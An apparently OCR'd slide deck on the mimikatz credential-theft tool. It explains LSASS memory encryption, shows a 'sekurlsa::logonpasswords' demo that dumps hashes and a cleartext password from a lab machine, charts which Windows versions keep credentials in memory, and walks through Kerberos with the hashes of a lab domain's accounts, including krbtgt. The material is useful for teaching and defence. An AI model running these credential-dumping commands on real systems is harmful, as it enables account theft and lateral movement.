
| Key NT 6 | Symbols |
|---|---|
|  | lsasrv!**InitializationVector** |
| 3DES | lsasrv!**h3DesKey** |
| AES | lsasrv!**hAesKey** |

# mimikatz :: sekurlsa

## `LsaEncryptMemory`

- All credentials in memory are encrypted, but in a reversible way to be used (ok, not ~all~ are encrypted)
- Encryption is **symmetric**, keys are in the memory of the **LSASS** process
  - It's like sending an encrypted ZIP with the password in the same email…
  - Encrypt works with **`LsaProtectMemory`**, decrypt with **`LsaUnprotectMemory`**
- Both deal with **`LsaEncryptMemory`**

*Depending on the secret size, algorithm is different:*



lsass

lsasrv

**NT5**

– **RC4**

g_cbRandomKey

g_pRandomKey

– **DES*x***

g_pDESXKey

g_Feedback

**NT6**

InitializationVector

– **3DES**

h3DesKey

– **AES**

hAesKey


copy…

mimikatz

lsasrv/emul

# mimikatz :: sekurlsa

## *demo !* - `sekurlsa::logonpasswords`



```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Mar  9 2014 13:25:11)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with  14 modules * * */


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 70683 (00000000:0001141b)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : vm-w7-ult-x
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * LM       : d0e9aee149655a6075e4540af1f22d3b
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        wdigest :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        kerberos :
         * Username : Gentil Kiwi
         * Domain   : vm-w7-ult-x
         * Password : waza1234/
        ssp :
         [00000000]
         * Username : Administrateur@chocolate.local
         * Domain   : (null)
         * Password : waza1234/
```

# mimikatz

## Focus on Windows 8.1 & 2012r2

- After a lot of customers cases, time, credentials stolen...Microsoft had to react! (a little bit, ok ;))

  “In Windows Server 2012 R2 and Windows 8.1, new credential protection and domain authentication controls have been added to address credential theft.”

  – http://technet.microsoft.com/library/dn344918.aspx#BKMK_CredentialsProtectionManagement

- **“Restricted Admin mode for Remote Desktop Connection”**
  - ✓ Avoid user credentials to be sent to the server (and stolen)
  - ✗ Allow authentication by **pass-the-hash**, **pass-the-ticket** & **overpass-the-hash** with **CredSSP**

- **“LSA Protection”**
  - ✓ Deny memory access to **LSASS** process (protected process)
  - ✗ Bypassed by a driver or another protected process (remember? **mimikatz** has a driver ;))

- **“Protected Users security group”**
  - ✓ No more **NTLM**, **WDigest**, **CredSSP**, no delegation nor SSO... Strengthening **Kerberos** only!
  - ✗ Kerberos tickets can still be stolen and replayed (and smartcard/pin code is in memory =))

# mimikatz

## Focus on Windows 8.1 & 2012r2

Last version on:
http://1drv.ms/1fCWkhu

```
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Jul  8 2014 01:44:40)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz
  '#####'    (oe.eo)   15th RMLL/LSM   (oe.eo) with 14 modules * * */
```

| | Primary | | | CredentialKeys | | | | tspkg | | wdigest | | kerberos | | | | livessp | ssp | dpapi | credman [6] |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | LM | NTLM | SHA1 | NTLM | SHA1 | Root | DPAPI | off | on | off | on | pass [1] | PIN [4] | tickets | eKeys | | | | |
| | Windows XP/2003 | | | | | | | | | | | | | | | | | | |
| Local Account | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | ⬜ | ⬜ | ⬜ 2 | 🟥 | ⬜ | 🟥 | 🟥 | ⬜ | ⬜ | 🟥 | ⬜ | 🟥 | 🟥 | 🟥 |
| Domain Account | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | ⬜ | ⬜ | ⬜ 2 | 🟥 | ⬜ | 🟥 | 🟥 | 🟥 5 | 🟥 | 🟥 | ⬜ | 🟥 | 🟥 | 🟥 |
| | Windows Vista/2008 & 7/2008r2 | | | | | | | | | | | | | | | | | | |
| Local Account | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | ⬜ | ⬜ | 🟥 | 🟥 | ⬜ | 🟥 | 🟥 | ⬜ | ⬜ | 🟥 | ⬜ | 🟥 | 🟥 | 🟥 |
| Domain Account | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | ⬜ | ⬜ | 🟥 | 🟥 | ⬜ | 🟥 | 🟥 | 🟥 | 🟥 | 🟥 | ⬜ | 🟥 | 🟥 | 🟥 |
| | Windows 8/2012 | | | | | | | | | | | | | | | | | | |
| Microsoft Account | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | ⬜ | ⬜ | 🟥 | 🟥 | ⬜ | 🟥 | 🟩 | ⬜ | ⬜ | ⬜ | 🟥 | 🟥 | 🟥 | 🟥 |
| Local Account | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | ⬜ | ⬜ | 🟥 | 🟥 | ⬜ | 🟥 | 🟥 | ⬜ | ⬜ | 🟥 | 🟩 | 🟥 | 🟥 | 🟥 |
| Domain Account | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | ⬜ | ⬜ | 🟥 | 🟥 | ⬜ | 🟥 | 🟥 | 🟥 | 🟥 | 🟥 | 🟩 | 🟥 | 🟥 | 🟥 |
| | Windows 8.1/2012r2 | | | | | | | | | | | | | | | | | | |
| Microsoft Account | 🟩 | 🟥 | 🟥 | 🟩 | 🟩 | 🟩 | 🟩 | 🟩 | 🟥 3 | 🟩 | 🟥 3 | 🟩 | ⬜ | ⬜ | ⬜ | 🟥 | 🟥 | 🟥 | 🟥 |
| Local Account | 🟩 | 🟥 | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | 🟩 | 🟥 3 | 🟩 | 🟥 3 | 🟥 7 | ⬜ | ⬜ | 🟥 | 🟩 | 🟥 | 🟥 | 🟥 |
| Domain Account | 🟩 | 🟥 | 🟥 | 🟥 | 🟥 | ⬜ | ⬜ | 🟩 | 🟥 3 | 🟩 | 🟥 3 | 🟩 | 🟥 | 🟥 | 🟥 | 🟩 | 🟥 | 🟥 | 🟥 |
| Domain Protected Users | 🟩 | 🟩 | 🟩 | 🟩 | 🟩 | 🟥 | 🟥 | 🟩 | 🟩 3 | 🟩 | 🟩 3 | 🟩 | 🟥 | 🟥 | 🟩 | 🟩 | 🟥 | 🟥 | 🟥 |

| | Windows 8.1 vault for user's authentication | | | | |
|---|---|---|---|---|---|
| | PIN | | Picture | | Fingerprint |
| | code | pass | gestures | pass | pass |
| Microsoft Account | 🟥 | 🟥 | 🟥 | 🟥 | 🟥 |
| Local Account | 🟥 | 🟥 | 🟥 | 🟥 | 🟥 |

| | |
|---|---|
| ⬜ | not applicable |
| 🟥 | data in memory |
| 🟩 | no data in memory |

1. can need an unlock on NT5, not available with smartcard
2. tspkg is not installed by default on XP, not available on 2003
3. tspkg is off by default (but needed for SSO with remoteapps/ts), wdigest too
   http://technet.microsoft.com/library/dn303404.aspx
4. PIN code when SmartCard used for native Logon
5. PIN code is NOT encrypted in memory (XP/2003)
6. When accessed/used by owner
7. When local admin, UAC and after unlock

# mimikatz

## Focus on Windows 8.1 & 2012r2

- **06/12/2012** - Mitigating Pass-the-Hash-Attacks and Other Credential Theft
  - http://blogs.technet.com/b/security/archive/2012/12/06/new-guidance-to-mitigate-determined-adversaries-favorite-attack-pass-the-hash.aspx
  - http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating%20Pass-the-Hash%20(PtH)%20Attacks%20and%20Other%20Credential%20Theft%20Techniques_English.pdf


- **13/05/2014** - KB2871997 - Backport of Windows 8.1/2012r2 nice stuff to 7/2008r2 & 8/2012
  - http://blogs.technet.com/b/srd/archive/2014/06/05/an-overview-of-kb2871997.aspx

- **08/07/2014** - Mitigating Pass-the-Hash-Attacks and Other Credential Theft - **Version 2**
  - http://blogs.technet.com/b/security/archive/2014/07/08/new-strategies-and-features-to-help-organizations-better-protect-against-pass-the-hash-attacks.aspx
  - http://download.microsoft.com/download/7/7/A/77ABC5BD-8320-41AF-863C-6ECFB10CB4B9/Mitigating-Pass-the-Hash-Attacks-and-Other-Credential-Theft-Version-2.pdf

# mimikatz :: **kerberos**

- « Kerberos is a computer network authentication protocol which works on the basis of 'tickets' to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner »
  - http://en.wikipedia.org/wiki/Kerberos_%28protocol%29

- Two kinds of ticket:
  - TGT : for account in the domain;
  - TGS : to access a service on a node, for one user.




- Some resources more accurate than me:
  - http://technet.microsoft.com/library/bb742516.aspx
  - http://www.ietf.org/rfc/rfc4120.txt
  - http://msdn.microsoft.com/library/windows/desktop/aa378170.aspx
  - http://msdn.microsoft.com/library/cc237917.aspx

# mimikatz :: **kerberos** 1/3 ***authentication***

## Kerberos (level **PLAYSKOOL** )

pre-authentification & smartcard/token not addressed!

| rid | username | ntlm |
|---|---|---|
| 500 | Administrateur | cc36cf7a8514893efccd332446158b1a |
| 502 | krbtgt | 310b643c5316c8c3c70a10cfb17e2e31 |
| 1106 | Equipement | 57a087d98bfac9df10df27a564b77ad6 |
| 1107 | Utilisateur | 8e3a18d453ec2450c321003772d678d5 |
| 1108 | serveur$ | 77d4b1409b7e5b97263b0f0230f73041 |



① **AS-REQ**
I would like a ticket for '**Administrateur**' on the domain '**chocolate**'

② **AS-REP**
Here is a **TGT** ticket for '**Administrateur**' on the domain '**chocolate**'
If you have its credentials (good passwords, so good keys), you can use it to ask me **TGS**, thanks to the **session key**

**krbtgt** — **TGT**

Start/End/MaxRenew
**krbtgt / chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

- SID : **S-1-5-21-a-b-c**
- User RID : **500** (Administrateur)
- Groups RID : **520,512,519,518,572**
- (Admins du domaine, entreprise, …)
- Dernier changmt. **04/02/2014 23:21:07**
- Expire **Jamais**
- Modifiable **05/02/2014 23:21:07**

**Administrateur**

Start/End/MaxRenew
**krbtgt / chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

| username | password | ntlm |
|---|---|---|
| Administrateur | waza1234/ | cc36cf7a8514893efccd332446158b1a |

# mimikatz :: **kerberos** 2/3 *asking for service*

Kerberos (level **PLAYSKOOL** )

| rid | username | ntlm |
|---|---|---|
| 500 | Administrateur | cc36cf7a8514893efccd332446158b1a |
| 502 | krbtgt | 310b643c5316c8c3c70a10cfb17e2e31 |
| 1106 | Equipement | 57a087d98bfac9df10df27a564b77ad6 |
| 1107 | Utilisateur | 8e3a18d453ec2450c321003772d678d5 |
| 1108 | serveur$ | 77d4b1409b7e5b97263b0f0230f73041 |

③ **TGS-REQ**

I would like a ticket for the '**cifs**' service on '**serveur**' of '**chocolate**' domain.
Here is my **TGT** and some information encrypted with **session key**. I know it, because I'm really '**Administrateur**'.

krbtgt

TGT

Start/End/MaxRenew
**Administrateur @ chocolate.local**
**krbtgt / chocolate.local**
*Session key + metadata*

SID : **S-1-5-21-a-b-c**
User RID : **500** (Administrateur)
Groups RID : **520,512,519,518,572**
(Admins du domaine, entreprise, …)
Dernier changmt. **04/02/2014 23:21:07**
Expire **Jamais**
Modifiable **05/02/2014 23:21:07**

*Session key*

req-data

serveur$

TGS

Start/End/MaxRenew
**cifs/serveur @ chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

SID : **S-1-5-21-a-b-c**
User RID : **500** (Administrateur)
Groups RID : **520,512,519,518,572**
(Admins du domaine, entreprise, …)
Dernier changmt. **04/02/2014 23:21:07**
Expire **Jamais**
Modifiable **05/02/2014 23:21:07**

④ **TGS-REP**


Here is a **TGS** for '**cifs/serveur**' on the '**chocolate**' domain
If you know intial **session key**, you can decrypt **TGS** **session key** and use it for communicate with '**serveur**'

*Session key*

Start/End/MaxRenew
**cifs/serveur @ chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

# mimikatz :: **kerberos** 3/3 ***access***

## Kerberos (level **PLAYSKOOL** )



serveur$

Start/End/MaxRenew
**cifs/serveur @ chocolate.local**
**Administrateur @ chocolate.local**
*Session key + metadata*

SID : **S-1-5-21-a-b-c**
User RID : **500** (Administrateur)
Groups RID : **520,512,519,518,572**
(Admins du domaine, entreprise, …)
Dernier changmt. **04/02/2014 23:21:07**
Expire **Jamais**
Modifiable **05/02/2014 23:21:07**

***Session key***

*req-data*


| rid | username | ntlm |
|---|---|---|
| 1108 | serveur$ | 77d4b1409b7e5b97263b0f0230f73041 |

⑤ Hello ‘**serveur**’, here is a **TGS** for you. It show that the **KDC** knows me as ‘**Administrateur**’ on the ‘**chocolate**’ domain for using your ‘**cifs**’ service.
All that with all the benefits that the **KDC** me recognize me (groups, privileges, time…)
You can check this ticket because you know the secret key of this ticket (it’s your secret), so you check *session key* of the request.

# mimikatz :: **kerberos**

## pass-the-ticket

